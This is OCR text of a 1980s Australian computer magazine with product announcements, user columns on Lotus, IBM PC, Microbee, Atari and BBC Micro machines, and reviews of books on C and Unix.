
Facit 4509 Dot Matrix Printer
EAI-*Electronic Associates*, (02) 427 3322; (03) 699 7100
Price: $1260
The 4509 has all the features of the standard IBM PC printer with a higher throughput of 60 full 80-character lines per minute. The IBM/Epsom command set provides different fonts, pin graphics and one- or two-pass printing. Hard copy of all setup parameters can be produced, simplifying installation.

Labtam Mouse
Labtam (03) 587 1444; (02) 411 2588
Price: $885



Labtam has produced a two-button mouse unit which converts mouse movement on the desktop to cursor movement on the screen. The mouse cable connects to any Labtam 3000 series computer via its own interface box and the computer's parallel input connector. (For computers built before July 1984 it is necessary to do a small patch to the rear panel card to provide power to the connector.) Labdraw software is included in the price.

Multimodem — Baud Rate Converter
Avtek, (02) 427 6688
Price: $129



The split baud rate converter is an optional addition to Avtek's Multimodem. It lets your computer communicate at 600 or 1200 baud with a back channel of (usually) 75. The converter accommodates computers such as TRS80 and Commodore which cannot support 1200/75 baud rates as they stand.

PC-Disk
Alloy, (03) 51 5278
Price: From $2995
Alloy's new range of hard disk systems for IBM PCs, compatibles and other MS-DOS machines has capacities of from 20 to 170 Mbytes. Data transfer rate is 5 Mbits per second and the system may be booted directly from the hard disk. The disks have their own power supply, and use a short slot on the host computer.

Polaroid Palette for Digital 350, 380
Polaroid, (02) 887 2333
The Polaroid Palette (a finalist in the 1985 Computer of the Year awards) is now available on Digital's 350 and 380 Professional desktop computers. The new Palette allows graphics, generated with a range of powerful software, to be converted to low-cost, high-resolution instant 35 mm slides or instant prints.

Primix
Prime Computer of Australia, (02) 929 0044
Prime's version of Unix. Users can switch between the flexible Unix programming environment and the Primos environment with its many applications programs. Prime's C compiler is included, with source level debugger, Emacs editor and data management and CAD/CAM utilities.

Transdata 192 Converter
Lamron, (02) 808 3666
Price: $150
An RS232 serial to Centronics parallel (and vice versa) converter, this compact unit is based on CMOS technology and supports data rates of up to 19.2 Kbaud. The data conversion type and direction is easily selectable by dip switch. Designed and developed in Australia, the Transdata Converter gives users freedom of choice in peripherals regardless of what type of port is available on their computer. □

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BMS/cc 304

LOTUS HOTLINE

BY JOHN NICHOLLS

3270-PC

Lotus has released a special version of 1-2-3 for the IBM 3270-PC. This machine is a strange one; a PC developed separately from the other PCs and not completely compatible with them. As well as its PC operation it is intended to connect with an IBM mainframe computer. Its keyboard has separate cursor and numeric keypads, 24 function keys above the typewriter keyboard, enlarged Return and Shift keys, but the Shift and Return keys are still in the wrong place! Its special feature is its beautiful colour display screen, model 5272. This is bigger than the IBM PC display (33 cm compared with 30 cm), and has a sharper, crisper image. It comes complete with a swivelling and tilting base. It's a pity its price puts it out of the range of most people and organisations.

It's interesting to see how Lotus has gone about producing the documentation for this version of 1-2-3. Most companies, when they adapt their program to another computer, merely use the same manual accompanied by a page or two of modifications. Lotus has not taken this approach, producing instead an entirely new manual for the 3270-PC and making all the changes to allow for its peculiarities. Some of the typefaces from the original 1-2-3 manual have also been changed to make it easier to read. This is a fine example of documentation; the only criticism I have is it does not appear to have been updated for the latest release of printer drivers.

Sydney Users' Group

The last two meetings of the Sydney Users' Group have focused on a comparison between the Lotus packages and other integrated programs that have appeared on the market. The programs examined were Framework, the Smart series, Enable, Open Access and Jazz. Everybody will no doubt draw different conclusions from such a comparison, but I felt each program had its own strengths, namely:

- 1-2-3: sets spreadsheet standard
- Symphony: comprehensive, but needs patience
- Framework: outlining
- Smart: ease of use
- Enable: word processing to rival dedicated WP
- Open Access: database
- Jazz: the Macintosh user interface.

Another alternative, which the meetings did not discuss, is to abandon integrated packages and use state-of-the-art individual packages. Certainly there appears no way in which the market can support the number of integrated packages now on sale.

More from the Users' Group

A feature of these meetings that has proved very popular is the Open Forum, at which members are invited to air their problems and ask for solutions. At the last meeting a number of problems were raised and for each one several solutions were proposed, some simple and some complex. The only difficulty about these sessions is some members are overawed by the expertise of others, and see their own problems as too elementary. Please don't let this deter you, because it's quite obvious that none of us could claim to be fully proficient on every aspect of 1-2-3 or Symphony. As an example of this, look at the next hint, which was unknown to half the Sydney committee.


After you have defined a range, but before you <enter> it, you can use the full-stop key to move the cursor around the four corners of the highlighted range, to see if the range includes all the desired information. This is especially useful with ranges that take up more than one screen of information. Each time you hit the full-stop key, the cursor in the highlighted area will move to another corner of the range without changing its size.

In Symphony you can do the same thing by using TAB instead of the fullstop.

Helpful Distributor

We welcome Imagineering's move to provide more information about its products; all too often we send off our warranty cards which promise news of updates and so on and never hear from the manufacturer again. This column has an amicable relationship with Imagineering, whose people are always ready to answer questions; however, I should stress this column is quite independent of them and I feel no responsibility to say only nice things about Lotus products! □

Your micro and our printer- Brother, what a team!



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



BROTHER HR-15XL



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

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

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

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

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BY JOHN HEPWORTH

Your IBM

Heard Any AT Rumours Today?

When I ask around about possible release dates I'm told it could be any day from now to Christmas. If this keeps up I might have to start a sweep and make my fortune. The AT could even be beaten onto the Australian market by a Kaypro! Kaypro has announced an AT compatible in the United States, which could foreseeably be released here before the real AT.

Some retailers who do their own importing have a sample IBM PC-AT or two on show, but not for sale — and they're talking prices in the $12,000 to $15,000 bracket. The fluctuations of the Australian dollar can be expected to affect these figures.

When the AT was first released in the United States there were apparently some supply difficulties with the internal 20 Mbyte hard disk, and some reports of hard disk malfunctions. It seems these problems have been overcome and that reliability is up to IBM's usual standard.

Hard Disk Backup

Backed up your hard disk today? In the last day or two? In the last week? *Never*?

Boy, you really like to live dangerously. You must be one of the last of the brave — you know — the type who thinks that 'Real Men Don't Back Up Their Hard Disk'. Murphy's law will surely strike you down if you don't watch out. Without that data you have carefully put on the hard disk, would you, or your customers, survive?

Three things you should consider are:

- Hardware failure — partial or total.
- Accidental erasure of important files.
- Fire, flood, theft and other external calamities.

I'd like to suggest a backup routine that works, and works well, for a number of the bigger users of hard disks. It uses six backup tapes in a cycle over nine days:

1. Take six tapes, and select three separate locations for them.

2. On day one make two full backups of your hard disk to different tapes. Put them in location A.

3. On day four make two more backups. Put them in location B.

4. On day seven make two more and put them in location C.

5. Day 10 is the first day of the cycle. Take the tapes from location A and re-use them. Now every three days move around the cycle one step, re-using tapes last made nine days ago. Keep a log of which tape was used on which day, and be completely religious about observing the routine.

Don't keep more than one pair of tapes in the same building as the computer. If you have more than one building on the site, and they are far enough apart for fire to be unable to burn both in the same incident, then keep pairs of tapes in the different buildings. If you are in a flood or bushfire area, or have only one building, then keep the second or third pairs elsewhere, possibly in different private homes.

I'm not paranoid, but a simple ERASE *.* in the wrong subdirectory could destroy a 2 Mbyte database. It could take months to manually relocate and re-enter the data. Few businesses could survive that, once converted to relying on the computer.

Oh, yes, why two tapes each day? To guard against a defective tape of course — Murphy's Law (well known to all programmers and engineers) states, "Anything that can go wrong will go wrong". It's your job to lock Murphy out of your system.

Floppy Backup

If you don't have a tape, backing up to floppies is a real pain, but one you must endure on an organised and regular basis. Here, a backup once a week is probably all any busy person could manage — and even then the files to be backed up will probably need to be carefully selected. Briefly, my approach is:

1. Where possible keep programs on hard disk, data on floppies.

2. Mark files which are not regularly changed as read only, using the Norton Utilities, or the Attrib command from DOS 3.xx, or the Public Domain program ALTER.

3. Programs kept on hard disk should have originals, and backups, on floppy.

4. Data which must be kept on hard disk (such as database or worksheet files too big or too slow for floppies) should be kept in a minimum number of subdirectories, to ease the pain of selective backups.

5, Use three sets of backups (this week, last week, the week before), kept in physically separate buildings.

A Tape For Each PC?

IBM seems bent on discouraging backing up by releasing both the XT and AT without a tape backup unit. Many external hard disks also don't have a tape backup built in. Should you buy an external tape unit for each and every machine?

A solution to this dilemma may be on the way. In the United States Maynard has released a portable tape backup unit, compatible (they say) with IBM, NCR and Compaq. Just how good it is is yet to be proven, but in principle having one unit for all these machines may make it economical enough for everyone to add backup to their existing PCs.

Backed up your hard disk today? In the last day or two? Never? Boy, you really live dangerously.

The 8-Slot PC

Run out of expansion slots yet? I have, without having a particularly well equipped machine, because I have the normal PC with a motherboard on which there are only five expansion slots. With a floppy controller, hard disk controller, serial port, memory expansion card and Hercules mono graphics video card it is *full*. My system grew one board at a time, and I could possibly save one slot with a different configuration if I were starting again today.

The XT and PC portable have a different motherboard, with eight expansion slots. Now IBM has announced the PC-XT models 068 and 078 in the United States. These have eight slots, 256 Kbytes of RAM and no hard disk. The 068 has one full-height floppy, the 078 two floppies. Hard disks can be added internally later, but in the case of the 078 on floppy has to be removed.

Will the five-slot PC be scrapped. Will Australia get the eight-slot unit? What's your guess? IBM is keeping very quiet about it, as usual.

Another rumour from the United States is that IBM may have bought 5 million 9 cm floppy disks, as used in the Apple Macintosh, and the suggestion is the company may soon release the next PC, and/or a lapheld computer, equipped with 9 cm drives. Gossip may not be the force that makes the world go round, but it sure makes life interesting. □

A Gremlin

The sub-editor bug got into last month's IBM column, suggesting (declaring?) that the famed Norton Utilities are public domain software. The creature has since recanted. The Norton Utilities not only cost money, but are worth every cent.

SHORTLY after my first column went to press I received a box of correspondence and other goodies from Mike Newnham. It's taken quite a while to go through it all, and I have no idea which letters Mike had already answered. I've sent replies to all those who had stamped self-addressed envelopes still attached to their letters, but please note there's only me writing this column, not a staff of hundreds, and it would be simply impossible for me to reply to all letters! I do appreciate comments (especially helpful ones), however, and if several readers write to me with the same problem I'll try and address it in the column. So by all means write to me about anything that would be of interest to the column, but don't be upset if I don't manage to write you an individual reply.

One obvious point that comes out of reading all those letters is that most of the people in trouble could be helped immediately if they attended any of the many Microbee User Groups' meetings. Most groups hold a question and answer session, which is an excellent place to get help. If you can't attend a meeting, the nearest group will still be able to help you through its newsletter. The editors of the largest groups swap newsletters between themselves and often print selected articles from other groups — there is no point in each group reinventing the wheel. Not all groups will respond to personal letters (probably for the same reasons as I can't), although I have written to most groups and received prompt replies.

Just a few more points on letter writing: many of the letters in Mike's file were undated, so I can't put them into any sort of order, and one or two were quite illegible. Since magazines receive an inordinate amount of mail every day, please ensure you put your name — and preferably your address too — on the top of *every* page; I have several loose pages I can't account for. And as with any letter, a personal signature at the bottom is much more likely to get you a sympathetic hearing than a simple typewritten name; a little courtesy never hurt, after all.

Incidentally, it's not much good writing to me with questions for Applied Technology — they don't reply to most of my letters either! I have no ties with the company except that I'm enthusiastic about the Microbee, having owned one since the very first kits were released.

Connecting Printers

Several readers enquired about connecting specific printers — notably ones from the Tandy range — to the Microbee. One writer was incensed AT would not do this work for him and provide a special cable to suit. I don't know how many hours such a project would take, but it would be at least a day's work for someone to sort out the connections and make up the cable — and then they'd have to buy an identical printer to check everything out. So don't blame AT if you buy an orphan printer or modem; it's just not practical for the company to work out the connections for every piece of equipment.

Several letters asked how to make a BASIC program load as if it were a machine language program and autostart. If you have any sort of monitor in your Microbee this is quite easy to do, using these steps:

1. Save the program to tape in the usual way.
2. Jump into monitor and load the tape using the R command.
3. While the program is loading look at the figures on the right-hand side of the screen. The middle set of numbers is the length of the program in hex.
4. Since BASIC programs always start at 08C0H, we can add this to the start address and the length of the program to obtain the end address of the program.
5. Save the program to tape as a pseudo machine language program, like this: D "NAME" M 08C0 (calculated end address) 801E. This will save the program at 1200 baud. If you have trouble at this speed baud change the D to W to save at 300 baud.

When the program is loaded using BASIC's LOAD command, it will autostart.

Accessing the Alternative Character Set

Another common request was for details of the alternative character set and how to access it. This is provided in the Character Generator ROM on all machines from the IC model onwards, and is used when you go into the 80 by 24 mode. In this format there are only 11 scan lines per character, and if you used the normal 16-line set you would lose the bottom of the characters.

The enable line for this second 2 Kbytes of character ROM is wired to pin 17 of the 6545 IC, and this latter pin is normally unused in the Microbee (it is provided to set up the addresses the 6545 chip can use within its 16 Kbyte boundary of memory).

To see the second set, type, in the immediate mode: IN#0 OFF: OUT 12, 12:OUT 13,32:IN#0 ON. When you press the return key all characters will change to reduced-height characters. To go back to a normal character set, retype the line given above and change the 32 to 0. For more information on this subject see the very comprehensive article in the Canberra Group's Newsletter Number 4 (which was later reprinted by the Sydney Microbee Users' Group in its newsletters for April, June and July, 1984), and *Online* numbers 4 and 5.

Common Complaint

The most common complaint in all the letters was about the BASIC manual supplied with the Microbee. After using this for three years I can say that as a reference manual it is quite good, but for beginners there are not enough examples of how the various commands are used in practical programs. For this you will need to look at a book such as *Your first 100 programs*.

A better way still is to have a look at someone else's program running on the Microbee so you can see exactly how a working program operates. Once again, you can usually borrow or buy working, unprotected programs from your local user groups. Anyone working on BASIC programs with a lot of strings will get the help they need from Dreamcards' 'Psychotech' program. The excellent manual which comes with this inexpensive program contains a large amount of helpful information on string handling in Microworld BASIC.

Finally, a plea for assistance. In the past three years a great many software companies have sprung up and then just as promptly disappeared. Many of these companies had some good programs. Unfortunately it's no longer possible to buy any of the better packages; can anyone tell me where these programs and their programmers are now? It should surely be possible for *one* company to handle any of these programs which are still around. So many Microbees are sold nowadays there must be a good market for this software. Programs which especially come to mind are 'Robot-Fire', 'Printer's Mate', 'Euchre', 'Penetrator' and 'Poker Machine' (colour version). There were also plenty of utility programs around, which have now disappeared without a trace. □

BOOKS ON C AND UNIX

In line with our emphasis on Unix this month, we asked Rod Whitworth, an experienced systems-level C programmer and long-time Unix user, to review a selection of books on the subject.

C: A Reference Manual
Samuel Harbison and Guy Steele Jr
Published by Prentice-Hall, rrp $31.50

This is a rare example of a book which is true to its title and deserves commendation for this fact alone.

The authors' main purpose in writing this volume was to provide a concise and comprehensive reference for a team of compiler writers producing C language implementations on a number of CPUs and operating systems. Rather than doing this in the terse manner often demonstrated by people writing in or about the Unix community, they have enhanced the document with clear examples and diagrams illustrating the more readily misunderstood concepts.

An additional strength is that existing differences in common implementations are pointed out and methods of strengthening portability are shown.

Newcomers to the C language will find the chapter on the run-time library particularly valuable, as it includes descriptions of functions in the clearest language I have ever seen. The printf and scanf functions are dealt with at great length (12 and eight pages respectively) and in a manner which should demystify these complex but commonly used routines.

Rather than write pages about the merits of this book, I'd simply encourage anyone interested in C to go out and buy it; I can find no fault with this work. At a time when many would-be authors are rushing into print to cash in on the computer craze and producing some terrible drivel for the confused beginner, it was really refreshing to receive this reference manual.

Introduction to C
Paul M Chirlian
Published by Matrix Publishers Inc. Review copy from ANZ; rrp $32.95

This is a fairly lightweight text, and the author's style suggests his academic training was in something other than programming in C. This is not to say good introductory texts can't be written by such people (in fact neophytes are sometimes best at documenting early difficulties), but it often leads to a situation where the subject matter is padded out and some rather obvious mistakes and omissions creep in — which doesn't inspire great confidence in the rest of the text.

This book suffers mainly from the author's confusion about the meaning of structured programming (most notable in the section on top-down design), and about the difference between the language and the run-time environment.

As some of the exercises have no absolutely right answer, it would be interesting to see the author's solutions, some of which are promised in a companion instructor's manual. As an example, we are told in Chapter 1 that: "Often, only the first eight characters of a name are significant." This is true, but the key word is 'often', so how does a beginner handle the exercise question: "How will the C compiler react to the following two names: answers-good answers-bad?"

What this book needs is critical editing, removal of irrelevant material, and a reduction in price.

Unix Programmer's Manual
Bell Laboratories
Published by Holt, Rinehart and Winston. Review copy from Holt-Saunders, rrp $119.90 (for both volumes).

The 'phone books' of Unix: the total size of this two-volume set is little smaller than the 1985 Sydney Yellow Pages, so the nickname is apt.

The material in this manual is a little dated, as it refers to seventh-edition Unix and we have passed through System III and System V to System V release 2 since then. However, until an update is produced potential gurus will need this reference work.

Volume 1 contains descriptions of commands, system calls, subroutines, special files (usually devices), file formats and conventions, games, macro packages and language conventions, maintenance, and a quick-reference guide.

Volume 2 is a collection of tutorials and papers from such sources as the *Bell Laboratories' Technical Journal*.

The first volume is written in the aforementioned terse style, which the would-be guru unfortunately needs to understand and which he or she will also probably slavishly copy if producing their own documentation.

The price is a little on the high side, which reflects, I suppose, the necessity of having these two weighty tomes if you are seriously contemplating becoming an expert maintainer or administrator of a Unix system.

Real World Unix
John Halamka
Published by Sybex. Review copy from ANZ, rrp $32.95.

Subtitled 'Managing a Business with the Unix Operating System', the back cover of this book promises we will find "specific instructions on using the Unix command structure for database management, word processing, electronic mail and more."

Well, there is slightly over a page of sparse text roughly paraphrasing the official documentation on the 'mail' command, but the index doesn't even list word processing, although there is a review of Fortune:Word, and database management is covered by a review of Apgen. No "specific instructions" are given in either case.

I wish authors of software texts would eliminate discussions of hardware, particularly when they don't know what they're talking about. That Halamka doesn't is evidenced by his statement: "Static RAM is so called because its contents are undisturbed when power fails."

Inaccuracies of greater moment continue the trend. Some are simply factual errors which will not cause much damage (except to the author's reputation) in the business environment which the book claims to address. Instances include the rather weird statement that the only shell versions in use are "Version 6, Version 7 or the Bourne shell, and System V, an extended shell developed by the University of California at Berkeley"

More hazardous is the notion that removing write protection from a file will prevent its erasure. For the novice it is essential to learn early that erasing a file only requires write permission in the DIRECTORY containing the file.

The rest of the first half of the book just paraphrases most of the commonly used Unix commands and is hardly a tutorial.

The second half of the book consists of a review of four microcomputers and four ▷

pieces of software — an accounting system, a word processor, a spreadsheet and a database/application generator. Following those is a chapter purporting to describe the 'future of Unix', a limited glossary, a list of names and addresses of manufacturers and a reference guide to commands.

The reference information would be better on a pocket card, the reviews date quickly, and the crystal ball chapter includes strange ideas about how networks function and has a totally misleading (read 'wrong') diagram purporting to be a typical Ethernet.

The book is beautifully produced in very readable type. It's a pity the contents don't live up to the promise.

Understanding C
Bruce H Hunter
Published by Sybex. Review copy from ANZ, rrp $39.95.
Another well-produced book from Sybex, but this one has more than just the gloss.

Hunter is not only a skilled programmer in the Unix system but has obviously used C in common microcomputer environments like CP/M, CP/M86 and MS-DOS. As a result he leaves none of his target audience of beginning and intermediate-level C programmers without usable examples.

A novel approach to introducing the language to beginners is the use of what the author calls 'a spiral approach to teaching'. This means that instead of the usual layered structure of of learning, say, a thorough coverage of data types and then pointers in detail and so on, Hunter presents a simple set of items in small illustrative programs and fragments, increasing the complexity of examples as progress is made. Of course, not all the language is touched on in the first chapter, but the beginner will feel capable of writing some simple code before completing the second chapter.

Like the Harbison and Steele book above, this volume doesn't need lots of words to review it — only the more disappointing books really need a long list of bad points to highlight their deficiencies.

Particularly valuable in Hunter's text are the appendices covering compiler comparisons and listing the library functions of 12 of them.

Two demerit points: Not long after the publication of the 'Bible' of C, *The C Programming Language* (K&R) in 1978, Bell Labs published a one-page paper, 'Recent Changes to C', by Dennis Ritchie. This had two extensions to the language: structure assignment and the enumeration type. Many compilers and books on C ignore these because they do not appear in appendix A of K&R, and Hunter's book is also guilty in this respect. Seven years after the inclusion in the Unix V7 compiler is a long time to wait for some people to catch up. □

PUBLISHERS AND DISTRIBUTORS

Prentice-Hall
7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
ANZ Book Company
10 Aquatic Drive, Frenchs Forest 2086; (02) 452 4411.
Holt-Saunders
9 Waltham Street, Artarmon 2064; (02) 439 3633.

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

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

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BY ERNIE SUGRUE

Your ATARI

WELCOME AGAIN to the column, after my short break. This month I've got information on the new range of Atari products, announced at the Winter Consumer Electronics Show earlier this year.

New From Infocom

The newest releases from Infocom are as impressive as the company's previous programs, which include the famous (infamous) Zork trilogy, Deadline and Enchanter.

Douglas Adams' book *Hitchhiker's Guide to the Galaxy* was made into a television program, and has now been released in computer adventure form. It begins in the same manner as the book, but Infocom warns it is very different, and not to rely on the story of the book too much. I haven't nearly completed it as yet, but I can tell you that in the first few screens you will find patience is indeed a virtue, and drinking too much is definitely dangerous to your health.

Also released was Suspect — in the same vein as Deadline and Witness before it. You are the newspaper reporter, and have been invited to the social event of the season — the gala Halloween ball of Mr and Mrs Michael Wellman. A murder is committed at the party, and although you know you didn't do it, they have proof to show you were the killer.

The evidence is stacked against you You are forced to prove your own innocence and someone else's guilt. But who wants to help an outsider like you?

You'll find Infocom's new packaging a great idea: it allows you to keep all the paraphernalia in the hollow of the box, and easily read the manual attached to the front cover.

Both of these are great adventures, but try Deadline or Witness before Suspect.

Atari — The New Breed

In January this year, Atari stunned the computer industry with its new range of computers and peripherals, introduced at the Winter Consumer Electronics Show in Las Vegas. Atari's new boss, Jack Tramiel, originally from Commodore, proved his new motto, 'Power Without The Price', was going to be evident in the company's products.

Six new computers and a dozen peripherals were announced, of which four of the new computers are said to be fully compatible with the existing models (heard that before somewhere?). The other two are in the 16/32-bit league with an operating system resembling that of Apple's Macintosh.

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The ST series, the more powerful models, drew a great deal of interest. The brains of the series is a Motorola 68000 microprocessor — the same as in the Macintosh. Clocked at 8 MHz, it runs nearly twice as fast as the 8/16-bit chip that drives the IBM PC.

Called the 130ST and the 520ST, the two systems are compatible with each other and most features are identical: a 192 Kbyte ROM expandable to 320 Kbytes; 512 colours; exceptional graphics of 320 by 200 pixels for 16 colours and 640 by 200 in four colours; a Centronics standard interface; an RS232 standard interface; floppy and hard disk interfaces; a musical instrument interface for hooking up external synthesisers; two joystick ports — one doubles for the mouse; a television output; composite colour video output; monochrome video output; a three-voice synthesiser with variable waveforms and envelopes; and a 94-key typewriter-style keyboard with separate numeric keypad and 10 special function keys.

The operating system is called 'TOS', after Tramiel, and a Graphics Environment Manager is also included with each machine. Licensed from Digital Research, this last allows almost unbelievable graphics capabilities.

The only real differences between the 130ST and 520ST are the amount of RAM and, hence, the price. The 130ST has 128 Kbytes of RAM and costs $399; the 520ST has 512 Kbytes of RAM and is a little more expensive at $599.

If you like those prices, then the peripherals should really knock you silly. First, a microfloppy disk drive for the ST series retails for under $150. The single-sided version stores about 250 Kbytes per disk, the double-sided stores 500 Kbytes. There's also a hard disk drive for the ST series and other computers: the unit has a 9 cm, non-removable, 15 Mbyte hard disk and costs $399.

The hard disk coupled with a computer from the ST range gives unheard-of power in an affordable package. The hard disk interface transfers information at a staggering 1.33 Mbytes per second. That's about 100 times as fast as a Macintosh, and could theoretically fill the 520's full 512 Kbyte RAM in half a second flat. Or perhaps even more interesting is that now you can page-flip graphics and so on from disk instead of memory.

The above statistics are staggering, and although the prices are approximate, and apply in the United States only, they show very good value for money. Many have suggested such achievements would have been impossible without the direction of anyone but Jack Tramiel, the whiz who reshaped Commodore into the force it is today.

Next month, I'll give you some info on the new peripherals, and the other four computers destined to replace the 800XL and 600XL, which have already replaced the 400 and 800 (mine still goes okay!). Just one little detail about next month's goodies: the 65XE, which may (or may not, depending on who you listen to) replace the 800XL with almost identical features, will retail in the United States for about $99. Having heard of the antics of discount shops in America, I think the price may go quite a deal lower than that. You can picture the advertisement, can't you: 'Buy 10 programs from us — get the computer free'. It might sound way out, but with prices like these ...

If you wish to comment, complain or just write — please feel free. My address is PO Box 594, Maryborough 4650. □

Misprunts

All that dust in the old *Your Computer* office must be to blame for the loss of some symbols in the January column's printer routine. You should alter the following lines:

```
1040 a=ADVAL(-4)
1080 IF ADVAL(-4)<a
     THEN =FALSE
     ELSE =TRUE
 220 UNITL FNprinter
     =TRUE
```

Two lines in the EVAL routine also suffered:

```
20 one=1:two=2
   :three=3
60 IF EVAL(number$)
   =N THEN PRINT
   "Correct."'
   ELSE PRINT
   "Wrong."'
```

Ozmon

It seemed like a good idea at the time, but the Beeb's designers were never more wrong than in assuming four ROM sockets would be enough. With ads for expansion boards now providing a major source of income to English computer magazines, and ads for ROM-based software filling all the remaining pages, one can only conclude that most Beeb owners have something against software that doesn't leave you scarred for life when you sit on it.

I've been interested in ROMs since the Great Disk Disaster of 1984 (2.34 am, May 14: it was when my utility disk was formatted during an overdose of mental disorganisation). Last month I joined the crowd and bought Beebugsoft's Sleuth (of which I shall tell you more next time), and will soon be adding what may be the first BBC utility ROM designed and produced in Australia, Ozmon, to my stash. First, though, I'll have to get a ROM expansion board, having run out of sockets. It did seem like a good idea at the time ...

